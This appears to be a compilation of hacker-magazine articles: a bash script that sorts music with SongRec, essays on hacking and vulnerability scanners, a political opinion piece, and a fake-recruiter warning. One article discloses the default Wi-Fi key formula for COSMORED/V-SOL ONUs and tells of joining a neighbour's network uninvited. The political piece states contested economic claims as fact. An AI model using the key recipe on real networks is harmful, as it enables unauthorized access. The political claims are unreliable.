Organizing Music Files With SongRec and Shazam

by Robin

This article is aimed at music loving *nix enthusiasts who don't fancy streaming services like Spotify. Chances are you've collected quite a bunch of songs wearing charming names like 8017143879426925093.mp3. It may be impossible to extract the corresponding name, album and artist data directly from the music files. Therefore, a workaround may be required.

Enter SongRec (`github.com/marin-m/`➡`SongRec`), a command line tool using Shazam to retrieve the data we're looking for. We should be able to transform a flat directory containing unreadable file names into a neatly organized directory structure like the following:

```
- Artist name
  - Album name 1
    - Song name 1.1
    - Song name 1.2
  - Album name 2
    - Song name 2.1
```

I've written a little bash script taking either a file name or a directory name as its single argument. In the latter case, the first level of the directory will be searched for files containing the "mp3" extension. SoundRec, however, supports all kinds of extensions, so this script can easily be tweaked to support those as well. Obviously, the SoundRec application is required in order to run it. You might need ffmpeg as well.

What will we do when the connection to Shazam times out for some reason? We will move on.

What will we do when a song is not recognized by Shazam? We will move on.

What will we do when a song has been recognized but the album or artist name has not been? We will call album or artist name "Unknown".

What will happen to compilation albums? Its songs will, unfortunately, be split up amongst all the different albums from which the songs originate.

What will happen when the script is run again? Only new and previously unrecognized songs will be fed to Shazam, since the other ones will have been moved to a deeper directory structure by then.

Without further ado, the source:

```bash
#!/bin/bash
TIMEOUT=10

function renameSong() {
  fullSongPath=$1
  songFileBaseName=$(basename "${fullSongPath}")
  songFileExtension="${songFileBaseName##*.}"
  if [ "${songFileExtension}" == "mp3" ]; then
    if [ -f ${fullSongPath} ]; then
      echo "Trying to recognize song: ${fullSongPath}"
    songRecOutput=$(timeout ${TIMEOUT} songrec recognize "${fullSongPath}"
➡--csv)
      if [ $? -eq 0 ]; then
        songRecOutput=$(echo -e "${songRecOutput}" | tail -1)
        parsedMetaData=$(parseMetaData ${songRecOutput})
        readarray -d "|" -t parsedMetaDataParts <<< "${parsedMetaData}"
        ➡newSongPath="$(dirname ${fullSongPath})/${parsedMetaDataParts[0
➡]}/${parsedMetaDataParts[1]}"
        mkdir -p "${newSongPath}"
        songName=$(echo ${parsedMetaDataParts[2]} | tr -d '\n')
         mv -f "${fullSongPath}" "${newSongPath}/${songName}.${songFileExt
➡ension}"
      else
       echo "Failed to recognize song within ${TIMEOUT} seconds. Skipping"
      fi
    else
      echo "Failed to find song: ${fullSongPath}"
    fi
    echo "-----------------------------------------------------"
  else
    echo "The following extension is not supported: ${songFileExtension}.
➡Skipping"
```

```
    fi
}

function trim() {
  var="$*"
  var="${var#"${var%%[![:space:]]*}"}"
  var="${var%"${var##*[![:space:]]}"}"
  printf '%s' "${var}"
}

function fetchCsvPart() {
  text=$1
  csvPartNr=$2
  csvPart=$(echo "${text}" | awk -v idx="${csvPartNr}" '
    BEGIN {
      FPAT = "([^,]*)|(\"[^\"]+\")"
    }
    {
      printf("%s", $idx)
    }
  ')
  echo "${csvPart//\"/}"
}

function parseMetaData() {
  metaData=$1
  albumName=$(fetchCsvPart "${metaData}" "2")
  artistAndSongName=$(fetchCsvPart ${metaData} "1")
  readarray -d "-" -t artistAndSongNameParts <<< "${artistAndSongName}"
  artistName=$(trim "${artistAndSongNameParts[0]}")
  songName=$(trim "${artistAndSongNameParts[1]}")
  songName="${songName//[\/]/ _ }"
  if [ "${artistName}" == "" ]; then
    artistName="Unknown"
  fi
  if [ "${albumName}" == "" ]; then
    albumName="Unknown"
  fi
  echo "${artistName}|${albumName}|${songName}"
}

#main
IFS=$(echo -en "\n\b")
if [ $# -gt 0 ]; then
  fsArg=$(realpath $1)
  if [ -f "${fsArg}" ]; then
    renameSong "${fsArg}"
  elif [ -d ${fsArg} ]; then
    songFilePaths=$(find ${fsArg} -maxdepth 1 -mindepth 1 -type f -exec
➥readlink -f {} \;)
    for songFilePath in ${songFilePaths}; do
      renameSong ${songFilePath}
    done
  else
     echo "The provided argument does not seem to be a valid file or
➥directory: ${fsArg}"
  fi
else
  echo "Please provide either a song file name or a directory containing
➥one or more song files"
fi
```

What Is a Hacker?

by Aphrodite

I have asked myself that one question for years... decades, to be honest.

I've been on the Internet proper - not some weird walled garden like AOL or Minitel - for over 30 years. By publication, I'll be 43 years old. Rare pair of attributes to go together.

For me, it has been refuge, home, and toy. I've got a little skill at messing with computers, making them do what I want, but that... doesn't help me answer that question. I know people, some on a first name basis, some whom I've known IRL for years who have technical skills that make mine look pathetic - and I have never had a direct IT job, much less infosec. I know my limitations; I acknowledge them.

I've had a domain for 25 years. If I had an idea back then, maybe it would've been my bag since it's a perfect dot-com 1.0 name: five letters, pronounceable, funny spelling, trademarkable. It has more value to me as a place than as an investment. I'd be selling my house and lose my home without another to replace it.

But that question is one thing: What is a hacker?

I know others have answers, and mine is odd, but I've accepted that I'll always have the odd opinion, and maybe it provides insight into how I view myself as a hacker and why, despite my weak technical bonafides, I call myself one proudly.

My answer: A hacker is one who wishes to understand systems, how they're broken, how they're vulnerable, how they can be repaired, how they can be manipulated.

But what does that mean?

Most people associate hacking with computers. I won't argue that. At the same time, if you've gone to HOPE, I can guarantee you've seen me there even if my name doesn't ring a bell. I usually just use a phone for what I need to do on site. I don't touch the NOC, the only AV I touch is a mic. What gives?

I don't.

Hacking looks at systems, which are a human activity.

I don't mean social engineering, though the use of clever wordplay and convincing tone to manipulate others to allow access to the restricted is a hack in my eyes, as were my efforts to defend against SE when I worked for a law enforcement agency as a civilian. (I have a good eye and ear for fraud and deception, and my role primarily was centered around my ability to understand the systems of that agency.)

Many things are systems. A car is a system, though a modern vehicle is more CPU and data bus than motor or engine. A government is a system. A human is a system. The mind is a system.

All have vulnerabilities. Minds can be trained to trigger on certain words and sent a KILL command to HALT further thought.

All can be broken. Willful external attacks can cause a mind to malfunction in the forms of depression, anxiety, trauma disorders, isolation, more.

All can be manipulated. Dark patterns. One click purchases. Autoplaying videos spiraling into dark places.

All can be repaired. Tiptoe around a cultist's thought stopping land mines, and you might get them to realize they don't know how they got there, who they are now is not who they think themselves to be, and that they can pull themselves out of the traps.

I did so recently with a now former incel who reached out to me and repaired his mind gently, conscious of those malevolent intrusion detection systems, being genuine, kind, breaking every expectation of whom he was programmed to think adversary over three days. That was it. (This is not a brag, rather a mere fact, and I have receipts and permission to share the story.)

Hacks and hackers are everywhere when you start to think of the world this way.

As I said, I guarantee you have seen me if you've ever been to HOPE at least since 2000. I've been volunteering on the floor since H2K most hours of the event. In 2014, things changed with me and my role at HOPE and, as part of that role, I decided to implement a hack.

Part of what I do is move quickly when needed (even though I'm admittedly clumsy), take care of small things easily missed during the event, fill gaps in coverage, and welcome people who want a welcome. It's kinda cool to do this.

But I did mention the hack. And that hack makes me both uniquely visible and invisible. I've been hesitant to talk about this the same

way a magician doesn't show their gimmick, but here is the hack.

In a sea of people, most taller than me, most in black shirts and denim jeans, I wear white.

I anticipate a moment of realization right now, if you didn't know me consciously before, you do now. Not a bad hack, eh. A good hacker has to have, in my opinion, a little trickster, but that's a separate discussion.

If I wanted to really stand out, I could've worn high-viz, but that would be blinding. This way, I stand out, but discreetly. It's an anomaly, but it exploits the eye and the pattern matching functions of the brain. A dot of white might be visible on a black screen when still, but a person in white, moving and shifting, becomes a blur until you focus.

That's why I consider myself a hacker. I look at systems with my unusual view, and many things are systems. I try to suss out or learn how they work, how they don't, how they can be manipulated, how to fix them.

I hack people.

And it's because I don't understand people. I have autism. I don't understand why people do certain things, I don't understand what or why I feel, and the only way I can understand is to hack, to probe with odd questions, to think differently, to play harmless games of perception like the wearing of white when all expect only to see black.

The only way I can understand is via the lens of the hacker. I want to understand people, and maybe code the right diff file or patch to help make people a little better. Sometimes, it even works.

Automated Vulnerability Scanners and a False Sense of Security

by bhagred

Following numerous cyber incidents involving supply chain compromises, the security industry has been supplying tools to help larger enterprises gain assurance that they can rely on their supply chain when it comes to cyber security. Those tools are providing organizations with a false sense of security and masking issues behind tools and paperwork.

I have worked in SMEs (Small to Medium Sized Enterprises) for several years now and have seen a pick up in the number of companies using automated vulnerability scanners to provide small companies with a security score. Once those scores reach a particular threshold, they are deemed safe to use, only often that is far from the case.

SMEs often put security at the bottom of the pile when it comes to maintenance and development of systems. There are several commercial reasons for that, the most important being that they need to build functionality they can sell. And they probably cannot afford the experienced and security aware developers they need to make their applications as safe as they should be.

Security might help a sale but how do enterprises know if that small provider is safe to use from a cyber security perspective?

They often turn to a third party provider who will do automated scans against the small provider as part of their due diligence. The results of that scan then provide the enterprise with a signal if they should continue with that provider or not. Those scans often give false negatives.

The company I currently work for has recently received two of these scans from two of our biggest customers. Both of them appear to do fairly simple scans to check the software versions that are in use on our servers. That certainly does give an indication of how seriously the company treats security, but it is way too shallow a scan to give any indication of their overall security position.

One scan we were recently put through gave us a score of 78/100 despite the fact that it found one of our servers was using outdated software, and I mean really outdated (it was still using PHP5). The server in question was not actually in use for production purposes and was being used for training. But we obtained the code prior to us telling them that. On that particular scanner we were deemed amber in terms of usage and were two marks of green.

Other customers insist on seeing copies of our own automated pen tests. Which show very little in terms of any critical issues but do pick up some small and incredibly difficult to use security flaws. They go away happy and continue to supply us with business.

Now contrast that to our own internal analysis of our security. Not using an automated vulnerability scanner or an automated pen test, but a static analysis tool (SonarQube - `www.➥sonarqube.org/downloads/`), backed up by some human analysis of the results. This has identified approximately 1000 security holes (we are still analyzing the results). These range from data leaks from website pages that have zero security to SQL injection vulnerabilities that would take five minutes with SQLMap (`sqlmap.org/`) to do a full data extraction. There are also an abundance of session issues and XSS issues. None of the automated scanners have picked up any of these vulnerabilities because they are not looking in the right place.

They are missing them because they are only interested in a superficial surface scan. If I gave you the landing page of our website and you did a full scan from that page you would find nothing, even if you followed all of the links from that page. However, if I were to give you the full list of every URL on our website and let you do a scan, then the red lights would start to flash. If I then gave you a demo account to login with and you did a full scan with that and the list of URLs, I can guarantee you would start to ask some serious questions.

But if I gave you our source code, or access to our git repos and allowed you to do your own analysis, it would take a decent security aware developer ten minutes to come to the correct conclusion: don't use that company. Now we all know the chance of getting hold of the source code from one of your suppliers is not going to be an easy sell, but I would argue that in the long run, this could benefit those security aware suppliers. Particularly if you have a a non-disclosure agreement set up with them.

If you work for a large enterprise and are worried about your supply chain cybersecurity, then you need to do more on your supply chain cyber security due diligence. Doing it correctly requires more than the use of simple automated score-based scanners. It requires access to systems, access to source code, and some static and human analysis to tell you if that supplier is secure enough for your business.

If you are a supplier and you really want those juicy enterprise contracts, then you need to start treating security as a serious advantage to your business and not as a money pit. Do everything you can to make security a competitive advantage for you. Give them access to a demo account on your site, and do automated pen tests that cover the whole of your site and not just the superficial pages. Share the results of your pen tests. Build security into your development process and give serious thought to making your source code open source (not the best bits, of course).

If you are a security consultant working with an enterprise looking at their supply chain, please start taking a more in-depth look at those suppliers. Those decisions are normally based on the volume of data being shared with that supplier and the type of the data. But take a look at the integrations and see what trust is being implied.

If you are a supplier for scanning tools (or work for one), you need to start looking a lot closer at what your tools are checking for and how easy it would be to make that score jump.

A COSMORED Configuration Flaw

by elite bulbe

The COSMORED V-SOL optical network unit (ONU) Wi-Fi unit default Wi-Fi shared key is based on the MAC address of Wi-Fi.

COSMOred (`cosmored.net`) is a TV and Internet provider in Puerto Vallarta, Mexico. They have set up the factory default configuration for their current residential ONU Wi-Fi cable television box to use the MAC address of the Wi-Fi device to be part of the pre-shared key (PSK) on the default Wi-Fi network. Any person who has a Wi-Fi device which lists MAC addresses for Wi-Fi networks in range would thus be able to connect to a Wi-Fi network that most end users would expect they should not have access to.

The ONU I observed this configuration flaw in was located at my in-laws' condo in Puerto Vallarta, Mexico, a popular resort area on the west coast of Mexico. Using a Wi-Fi scanning tool on my wife's PC, I was able to find the MAC address for a neighbor's Wi-Fi. Using part of the MAC address, I was able to join that network without having physical access to the router. (I may be clueless, but I was not able to display the MAC address for unjoined networks on my iPhone. Good old Apple protecting me from anything outside of their little secret garden!)

COSMOred made it worse: six months after I changed the Wi-Fi SSID and shared key to something more secure, COSMOred pushed down a reset (probably a firmware update) that restored the insecure Wi-Fi network SSID/PSK. This, of course, was discovered by my less tech-savvy in-laws, and caused much grief all around as we tried to get them back onto the old network.

The ONU I witnessed this flaw on was made by V-SOL (`vsolcn.com`) - Guangzhou V-Solution Telecommunication Technology Co., Ltd. The particular model was their 1GE+1FE+Wi-Fi+CATV G/EPON ONU. If you have this particular model of ONU in your home, but it's provided by another ISP, I suggest you check to see if this type of security flaw is in place with your network as well.

I am curious as to whether this security flaw originated in how COSMOred specced out for delivery from their OEM wholesaler or V-SOL; or if a certain wholesaler or V-SOL tends to configure all of their devices for their ISP customers this way. This ONU looks like it is used worldwide by ISPs who use fiber for the last mile. V-SOL claims to have manufactured five million units in the EPON space, and they may be owned or had major investment from the Netherlands.

As a side note, I will comment that this unit is very small and super-lightweight, and nothing like the large heavyweight gear provided by Comcast and Verizon in my area. It appears to pack way more function and I am pretty sure it is much cheaper as well. This unit provides one gig E port, Wi-Fi, CATV. No wonder Internet service costs so much in the US of A!

So here is the configuration flaw:

Take the MAC address for the Wi-Fi you want to use. Let's say it is `C4:70:0B:CE:BB:C7` or `C4700BCEBBC7`. Take the last six digits of the hex number (in this case `CEBBC7`) and add that on to the string `GPON00`, giving you a pre-shared key of `GPON00CEBBC7`. As is found on many Wi-Fi routers, the default SSID also contains part of the MAC address as well, so I can tell in this case, the SSID would be `CosmoredC7`. You are in on your neighbor's Wi-Fi!

I've been out of the networking business for decades now, but having taken a brief look at the Wikipedia entry for EPON. I suspect that if I had a device that had an optical port and a protocol analyzer like Wireshark, I might have discovered that COSMOred also "cheated" on the encryption keys used on the downstream signals from the local station, allowing you to eavesdrop not only on neighboring Wi-Fi networks, but all of the ONUs on your branch of the optical network.

A Holistic Approach is Better

by Delta Charlie Tango   deltacharlie.tech@protonmail.com

[Note from the editorial staff: In the interests of fairness, we're running this opinion piece that raises many questions about our publication. We had to cut it down quite a bit for size and direct relevance to the hacker community. We also eliminated those parts that were aimed at specific individuals, as we don't feel injecting personalities helps to further the conversation. We welcome any and all responses.]

I've been a reader of *2600* for almost 30 years and the purpose of this writing is to demonstrate how this hacker community, like most of the world, has lost its way the last few years, and is in a constant state of activity, vigilance, and action... all pointed in the wrong directions. In other words, we're missing the whole forest because we're focusing on just a few trees. It is out of a tremendous respect for this fine publication that I write this.

This magazine has always valued freedom of speech, even when being criticized in its own pages. It is with the utmost reverence for that freedom that I write this. I really didn't want to write a political article, but I know the magazine will always publish political content unless it decides to get back to its roots. So I may as well contribute to the political discussion with my own spin on it. Basically, if you want to get political and inspire change, take a holistic approach. Focus on the source of the problem, not the problem.

Fix the Cause, Not the Symptom

Before I present several big picture topics, I should lay some groundwork. I've been a hacker for about 25 years, have several businesses, traveled to dozens of countries around the world, and have boots on the ground combat experience. I am a former financial advisor. I have studied economics for almost 15 years, make real investments (not speculations), and believe in real free markets (not what we have now). I have no political affiliation, and am sadly and utterly disgusted with the direction of the country and the world. The only way I vote is with my money, and my feet. I consider myself a patriot in the spirit of our founding fathers, not the false definition of patriotism today which seems to mean continuing to support bigger and bigger government. By definition, you can probably label me a domestic terrorist.

I'll be expressing my own opinions in this writing, but do not care to debate with anyone in these pages, especially in any response letters we'll see six months later. If you want to debate, spare the other readers and reach out to me directly. It could be constructive and fun. But unless you've put the 10,000 hours of work in and have some life experience, like owning and running a business, escaping a dictatorship, losing a million dollars, you're only ranting. Besides, if I change your mind with one article, your convictions weren't that strong to begin with. That said, I know there will probably be a few ignorant comments thrown my way if this gets published.

It's been said that one mark of intelligence is to hold two opposing views in your mind at the same time. Said another way, don't take a strong stance on something until you can argue against it. That's right... against it. This means if you feel strongly about, say, a vegan diet, you should be able to argue against a vegan diet as effectively as you argue against a carnivore diet. This ensures you objectively viewed the information and made the most informed choice you can make. If you still can't decide, then don't hold strong convictions. The most dangerous people in this world are those who hold the strongest convictions with no desire to hear another view. So proceed with an open mind and temporarily suspend your convictions.

What I do want is to encourage you to challenge yourself, debate with your closest friends and family, and take action to research the following topics as extensively as I have. I've spent thousands of hours over years forming my own strong opinions, and will do my best to present things in a way I wish they were presented to me. I'll also be leaving plenty of references for actionable advice to learn the concepts I'm writing about - things I wish were taught in school or were taught to me by people I thought I looked up to. I'm not trying to change the world... but I might change the person who changes the world.

I don't expect hackers to become economists or financial experts. What I hope for is highly intelligent, thinking hackers to restrain strong convictions until they've really explored something down to the nitty gritty. You wouldn't run software until you've verified the checksum. Use the same thought process on the OS of your mind, and don't allow any software to run without verifying the motive of the person or entity who created the software they're trying to install in your mind.

I will reference big picture items I'm surprised have not been explored more thoroughly in past issues of the magazine. I believe the energy of the brilliant hacker community is pointed in the wrong directions. I find that hackers are highly intelligent, but also highly emotional, especially when it comes to trending topics like social injustice. I think this focuses on individual problems and not the causes of those problems. I think the biggest problems we have in America - and the world - are big government, dishonest money, a movement towards total

control, and erosion of individual freedom in favor of collectivism. These problems come from brainwashing tactics the mainstream media practices, and an ignorance of American history and economics. Americans have gotten dumber and more impressionable with a shorter attention span.

My basis is that social issues, politics, and war are intimately connected to economics. I feel that unless you have a foundation on basic economics (not what is taught today), you are developing strong convictions without all the information.

So if anyone wants to jump from topic to topic every few years about the latest trendy, hash tagged "injustice," you should ask yourself what is causing it. Like posting about social injustice in America on a phone that was created from materials mined by slaves in one country and assembled by slaves in another country.

I believe that if people were left alone by government, and engaged in commerce with honest money, it wouldn't be perfect, but it'd be much better than it is now. My ideals are personal freedom, liberty, valuing the individual mind and body, and not infringing on anyone else. Watching interviews with Milton Friedman will elaborate on these details.

2600 Forgot What Orwell Tried to Teach Us

I'd first like to address the editorial entitled "The Rule of Law" in 39:3. Firstly, the political writings of 2600 in the last few years are just out of control, and many readers have sent letters about it. I've always felt a hacker magazine should present information about technology and hacking, and leave the politics out of it. This magazine has recently leaned towards a politically correct, woke, mainstream narrative type of musings. I know hacking and politics overlap. But if I want to mix politics and hacking, I'd go on YouTube and watch an Anonymous video.

The printed pages of this magazine used to be really good for us for us g33ks to explore technology without all the political nonsense. You've taken the Internet trolls and given them printed pages. I don't need a hacker magazine telling me not to come to a meeting unless I'm vaccinated. How about leaving that conversation between doctors and patients? With all the COVID-19 drama, this magazine lined right up with the mainstream narrative. If you wanted to stay out of all that and keep with the hacker spirit of independent thinking and decision making, you could have printed "Hey everyone, the 2600 meeting page moved online only. Decide and think among yourselves. We'll resume printing that page when we're ready." Instead, it was, "OK, everyone, the government and media say *this,* so we will print that in our magazine too and promote it too." Without going on a tangent, I'm not anti vaccination. I'm anti government mandate because the government is not my doctor. I'll leave it at that.

The editorial says "every time we've spoken out on some issue, raised awareness of an injustice, or questioned assumptions, we've never given up on the system itself, even when that system was proving to be corrupt or broken." It's broken. The federal government is too big, which is what the founding fathers warned us about. The individual states and individual people are losing sovereignty with every crisis they create and put on TV. I know you have to keep selling magazines, so you have to keep up on the "latest" trending topics, but why not address the causes of these issues like the psychopaths in the World Economic Forum, the enslavement of the world through the fiat dollar, or the brainwashing of children.

Of course, you are free to have your own opinions, but what I'm confused about is why are you spreading your personal political views on the readers of your magazine? We don't pay for political opinions, we pay for great hacking content. The last few years, I can't read 10 to 20 percent of the magazine because of the editorials and political ranting letters, when I used to read every word. Remember, 2600 is based in New York. Manhattan, and a lot of Long Island, have become more and more in support of bigger government. Mind you, New York is fairly big and the rest of the state hates how one very populated city controls policy for an entire state and, in many ways, an entire country. Decentralization anyone? It's a safe assumption that the political views of 2600 (mostly) align with the political views of New York City, otherwise the magazine would have moved operations to some other part of the world long ago, financial considerations aside.

Why have Ukraine flags on your website? I've been to war. I think most people who have been to war can agree there is a better way to solve things than violence. War is hell, but posting emojis and flying flags to "support" a country many Americans can't find on a map isn't the best use of our energy when we have a ton of problems of our own. I oppose war because I learned very clearly, and immediately, what war is really about. The only result for Americans is going to be the same as previous wars: less individual freedom, higher taxes, inflation, devalued currency. The federal government will have a new source of income at the expense of the prosperity of the citizens of every country involved. And what will that new source of income do? Fund more wars, of course. If you want a great resource on how empires decline, read *Principles for Dealing with the Changing World Order* by Ray Dalio.

If we're intelligent thinkers, we'll study to understand the reasons for Russia doing what they did, even if we personally don't agree with it. We'll have come to this opinion not by viewing (censored) Google searches, but by exploring history through the independent media, not the

mainstream narrative. I've known Russian and Ukrainian people, and don't want anyone to die. But, just like you learned in grade school, why is America the world's police?

Why don't you protest the military industrial complex Dwight Eisenhower warned us about? Why not protest the fact that we have about 700 military bases? That's not national defense, that's offense. I can go on, but you have two radio shows where you can discuss politics. Why put it in the magazine too? Maybe start a political podcast and keep the magazine for unbiased hacker information that hackers of all countries can read.

Why keep writing editorials about fighting something you'll never change or win? You wrote yourself, the system is broken. I can agree with that. Emmanuel Goldstein is a character in 1984. In that book, George Orwell teaches us about an evil, all-controlling government. By writing so adamantly about a few government topics, and taking a side on this or that trendy cause, you're missing the bigger picture. You're missing the forest for a few trees. Economically, if the federal government dismantled itself to the bare essentials (national defense, not offense), those people and resources will move to the private sector, allowing more innovation without the burden of the cost of big government. Studies and history have proven that increased surveillance and loss of freedom have not stopped terrorists, as shown in Boston, Paris, and all the beheading videos on the Dark Web.

Americans should fix things at home before we go running around the world spreading our agenda. Instead of fixing a broken system, we have to start over. We should read history and remember the values the country was founded on, which are individual freedom and liberty, not satisfying groups of people at the expense of that individual freedom and liberty.

Teenagers Are Idealists, Adults Are Realists

Younger hackers want to use their bright minds to fight for social justice. When they grow up and take the typical route expected of them from American culture, they lose that passion to take action towards something they believe in. The reason is because American culture is designed to keep people from thinking. The government wants obedient working taxpayers because it owes the Federal Reserve (a privately owned bank) trillions of dollars.

But if you take the time as an adult to question everything you've ever known, you'll understand how corrupt the system is and simply opt out. I believe opting out is a much more productive and peaceful way to protest against a corrupt system. For those that have read *Atlas Shrugged* by Ayn Rand, you'll remember that all the intelligent men in the country opted out of working for the corrupt government, and the government fell apart. Protest all you want; you still have to go to work and have 20 to 40 percent of your

dollars taken out right off the top. Those dollars never go to paying anything except interest on top of interest, not schools, roads, bridges, etc. I don't advocate tax fraud, but am opposed to direct taxes per the Constitution. In fact, direct taxes were illegal, and we had to amend the Constitution to tax the citizens and create the Federal Reserve. This is why Woodrow Wilson is hated by so many people.

You can opt out of this system by legally reducing or eliminating taxes by making investments the government promotes, like technology, energy, and real estate. Not everyone in the government is evil, and some politicians actually want the federal government to shrink in size and encourage citizens to be more entrepreneurial. You can also opt out by storing wealth in BTC or precious metals, instead of a decreasing dollar "invested" in the manipulated stock market.

Teenagers are raised in government run schools and taught to go into debt to pay for a mostly obsolete college education in order to find a politically correct corporate job just to get taxed so much they'll never be able to retire. By the time those young people become adults, they've accumulated debt they'll likely never pay off. Whatever free time they have left is spent being brainwashed by the TV and social media. That enthusiastic teenage hacker has changed into an overweight, impotent workaholic with low testosterone and high anxiety who works in corporate America for a 401k that won't buy him anything in retirement, if he can actually afford to retire.

Power and Human Nature

Technology is the meeting place of science and humans. Science is great because it has no ego. It's pure information and truth, waiting to be discovered. Humans, unfortunately have emotions and are not perfect.

Before you take a hard stance on what you think are important social issues, try some real research on the independent media. Use a VPN, Tor, and DuckDuckGo because Google will censor your results.

Mo' Money, Mo' Problems

Remember, government does not create money. The people and free markets chose gold and silver because they were, and arguably still are, the best money. Government makes laws, and central banks create fiat currency. If you watch *Hidden Secrets of Money*, you'll see that the gold standard system restricted what government could do. A government can't go to war on a fixed money supply like gold. So it has to convince the citizens to want war and it uses the media for this. Then the government borrows from the Fed, increases our taxes, removes our freedom, and more people die. On a fixed currency supply, government is restrained. On a fiat currency supply, endless currency can be printed to finance wars forever, which is

what Dwight Eisenhower warned about. This manifested itself in Richard Nixon decoupling gold from the dollar, essentially defaulting on our debts as a country.

This is one of the prominent arguments for Bitcoin, because it is a fixed supply. If you disagree with what the government does, don't participate in the fiat system, and use alternative money like BTC. Yes, it's volatile, but that volatility shows you how ineffective a fiat system is. It's not that the "price goes up." It's that the purchasing power of the USD goes down, as it's done for 100 years. Every single fiat currency in history has gone to zero. Every one of them. This is a 100 percent failure rate. If you only think of Bitcoin in terms of dollar price, you are only seeing, pun intended, one side of the coin.

Bitcoin is still really early, but one of the best things it has done is expose the fiat system and our government for what they really are: a system of slavery. Bitcoin has forced people to really study things like economics, technology, and government. Forget the BTC speculators and all the alt-coins; Bitcoin is really the only decentralized cryptocurrency there is.

If you only study money and economics, you'll be able to cut through all the fake news out there designed to steal your attention. You can then point your energy towards productive behavior like creating goods and services, going into business for yourself and investing. You can opt out of all the woke culture drama and the political scandals and we can make peace with each other by providing value, not supporting government sponsored handouts like "stimulus" checks and the "Inflation Reduction Act."

One can argue that money is the root of all evil. I think you can look at that two ways. First, we don't have money, we have currency, specifically fiat currency. Second, fiat currency is evil. So if the fiat currency is evil, then it makes men do evil things.

Surveillance and Privacy

We all love technology. One interesting thing about technology is that it's become weaponized. When Edward Snowden revealed the surveillance programs the U.S. used against everyone, it really got people thinking. What's frustrating to me is years later, the average person knows they are being surveilled, and simply doesn't care. "That's the world we live in."

I believe privacy is a right we are born with, not a privilege granted to us by a government or some other entity. But not only are governments the ones who are tracking us through our devices, big companies are as well... and are sharing all that data with other companies and governments. My point is, with every advancement in technology, people are adopting it in a dopamine fueled reaction to convenience and better quality of life. As technology gets better, it collects more and more personal and physical data about you. That data gets compiled and profiles are created

and sold to data companies like Cambridge Analytica. This is the ammunition governments use to influence your decisions, thoughts, and behavior. This agenda is pushed through the mainstream media and social media networks who cooperate with government. This makes people vote, get emotional, buy products, etc.

Unless you properly secure your phone with something like GrapheneOS and use Linux at home instead of Mac or Windows, you are literally a lab rat being watched and experimented on. I think the EFF article in every issue is phenomenal and I wish more hackers would get behind privacy rights, personal freedom, and liberty rather than gender identity, pronoun clarification, race relations, and expensive social programs. The reason I say that is because personal freedom and liberty value the individual, rather than groups of people. Comedian George Carlin valued the individual above all else, and despised groups of people because groups want to control your language and that's how you control thought.

People celebrate the rate at which space travel is improving and how fast AI is learning. My question to the hacker community is where do you think all this is going? Are we creating the tools of our own destruction like in *Terminator 2*? I love the thought of AI, and the idea of having robots as slaves in my home doing my dirty work is great... as long as that software is open source and not proprietary. It's why I don't have an Alexa. Soon your electric car will gather as much data about you as your Fitbit so your auto insurance company can know more about your lifestyle. The Fed can do the same by watching all your purchases through their CBDC, and negate purchases or erase your currency at their discretion.

Although you occasionally have a company in front of Congress explaining their evil behavior, the result of this charade is a monetary slap on the wrist. Just like Apple uses slave labor in China to make those awesome computers and Amazon uses slave labor in America to pack their boxes, it doesn't mean anything and justice was not served. My suggestion is opt out. Simply vote with your wallet and don't purchase anything that tracks your data and sells it. Use open source, build your own computers, and educate people on the injustice of data collection to influence thought and behavior.

Value the Individual Above All Else

If you stuck with me this far, you'll hopefully get a clear understanding that the most effective way we can inspire action and change is to direct our energy in the right places. Point your attention to the causes of problems, not the individual problems themselves. The biggest problems being the behemoth of American federal government, the monopoly of the dollar, and the erosion of individual freedom and liberty. Don't point your attention towards groups of people.

The sovereign individual is the ideal that should be most cherished. Government works because of the consent of the governed, not the coercion of the governed.

If you value the individual and hold to the principle of never infringing on anyone else's natural rights, you are not an evil person. Ayn Rand valued the mind, reason, and reaching your full potential as an individual. The hacker community is brilliant and passionate, but focuses on trendy issues that get fed to them by the mainstream media. Stop doing this! It is only distracting you from what is really going on, which is the erosion of the individual as a sovereign entity. Groups of people gain political power at the expense of other groups of people, which is unjust. All the while the ever expanding American government continues to tax us, devalue the currency and our labor, control more of the Earth, and allow you to do less and less each year in the name of "fairness" and "equality" and "inclusion."

If you educate yourself on economics, real money, and read the independent media and the Constitution, you will clearly see the trend the world is going in and be able to protect yourself and your mind. I feel the big picture topics I've presented here outweigh most of the trending topics discussed today both on importance and scale. These issues affect everyone in a negative way no matter your gender, skin color, or residence. If we point our energy towards the real causes of these problems, power can be transferred back to the people where it belongs, and taken away from the rulers where it currently is.

Finally, I'd like to address the term conspiracy theory. A conspiracy is an agreement to conspire. To conspire is to plot or act in harmony. A theory is a hypothetical set of facts or principles that explain things. So when one person calls another person a conspiracy theorist, they are saying there is a hypothetical secret plot going on by a group of people acting in harmony. The "theory" part of this goes away when you can prove things to be true with concrete evidence, such as collected data, dead bodies, devalued dollars, and censorship. Conspiracy theory then becomes conspiracy fact.

The Great Resignation: Faux Recruiters
Social Engineering the **** Out of Applicants

by lg0p89

We certainly live in "fun times." We have the recession, looking towards stagnation, the variance between InfoSec demand and qualified staff supplies growing and growing, and gas over $5 a gallon on the west coast. One germane and interesting aspect for our time has been termed "The Great Resignation." With demand so high, our trusted associates can leave their job and find another one at the same level within a few weeks at the same or much higher pay. While this has been helpful for us filling our 401K and investment accounts, there has been a dark side. This increase in demand has brought the recruiters to the table looking to place people in new positions for a fee. There are also persons who would use this to gain your personal data and leverage this to help themselves at your expense.

Anyone can set themselves up online as a professional recruiter with a website, phone lines, and email addresses. Setting up a fake job board is also not a complicated venture. If they don't want to create a catchy new name, they could also use job board names that are no longer in existence. They are able to social engineer data from people hoping to find a better position or lifestyle with appropriate hours and staffing levels.

One method is during the application process involves asking for your data. They may require your data points as part of your application. One of these I've found annoying is the last four of your SSN. This is "required" so they can track your application. There are other, less invasive ways to track your application, other than your SSN. In particular, (sarcasm) I don't know (/sarcasm), your name! Think about this. The last time you called your bank or credit card, other than your name, what did they ask for? Was it the last four of your SSN and your home address?

Do you use LinkedIn? I thought so. They can build trust with you and try to pull other private data from you. Recruiters use this also. They can create a fake profile as the lead recruiter for Acme Corp. (for those of a certain vintage who know about Acme).

Not all recruiters are malicious/evil/blood-suckers. There are those though that will leverage your need for their uses. The takeaway is simple. If you don't think they really need a particular set of data, they probably don't. Be cautious.

The Hacker Perspective

by Patrick Beam

